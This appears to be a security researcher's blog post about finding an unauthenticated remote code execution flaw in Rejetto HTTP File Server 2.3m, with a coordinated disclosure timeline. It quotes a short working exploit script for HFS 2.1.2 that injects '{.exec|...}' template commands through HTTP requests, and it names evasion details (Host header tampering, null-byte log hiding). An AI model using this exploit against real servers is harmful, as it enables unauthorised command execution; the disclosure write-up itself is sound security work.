
Arseniy Sharoglazov


Rejetto HTTP File Server 2.3m Unauthenticated RCE ★

I just decided to share an interesting Unauthenticated RCE and the story behind it!



Rejetto HTTP File Server

During a red team assessment, I stumbled upon a mysterious web app:



Here’s what I encountered on the 80/tcp port

This web application was confirmed to be Rejetto HFS, a once-popular Windows web server first released in August 2002.

A quick online search revealed that version 2.3m has no known vulnerabilities. However, I was surprised to find that older versions had numerous RCEs!

```
import socket

url = raw_input("Enter URL : ")
try:
      while True:
            sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
            sock.connect((url, 80))
            cmd = raw_input("Enter command (E.g. calc) or press
Ctrl+C to exit : ")
            req = "GET /?{.exec|"+cmd+".}"
            req += " HTTP/1.1\r\n\r\n"
            sock.send(req)
```

```
            sock.close()
            print "Done!"
except KeyboardInterrupt:
      print "Bye!"
```

This code for exploiting RCE in HTTP File Server 2.1.2 was found on ExploitDB


What is “{.exec”? Is this one of the earliest known template injections? The software appeared too old for such attacks, and the platform, Windows, is also unconventional.

Confused, I decided to download and analyze what was going on. I obtained an exe file from the official website and found the source code on GitHub, which turned out to be written in Delphi.

Unauthenticated Remote Code Execution

When I saw the code on both GitHub and IDA Pro, I was amazed. Indeed, HFS has its own template parser, making it one of the oldest among its kind.

Furthermore, it took me less than 10 minutes to bypass all restrictions and execute my code on version 2.3m, which was marked as the latest and stable!



I decided to publish the screenshot in a redacted version

It was a bit challenging, but in the end, I created a POC that not only executes the code, but also returns the output and hides itself from log files (via a null byte). Note that the value of the Host header was also tampered with, which is crucial for the injection.

Reporting

I was sad to learn that Rejetto HTTP File Server 2.x is now obsolete and no longer supported. After a discussion with Massimo Melina, we concluded that we should recommend all users to update to HFS 3.

Timeline

```
18/08/2023 — Reported to the vendor
21/08/2023 — Reply received
24/05/2024 — Vendor informed about disclosure
24/05/2024 — Reply received
25/05/2024 — Article released
25/05/2024 — CVE Request 1671764
31/05/2024 — MITRE assigned CVE-2024-23692
06/06/2024 — Stephen Fewer published the metasploit module and
the attackerkb article
```


Next

Exploiting XXE with local DTD files

50871 2018

Evil XML with Two Encodings

15753 2018

¿Qué es XXE y cómo funciona?

XXE es una vulnerabilidad en el procesamiento de XML, un texto que está marcado según reglas específicas

2213 2024

⌥ ←
Exploiting XXE with local DTD files

⌥ →
¿Qué es XXE y cómo funciona?

Subscribe to new articles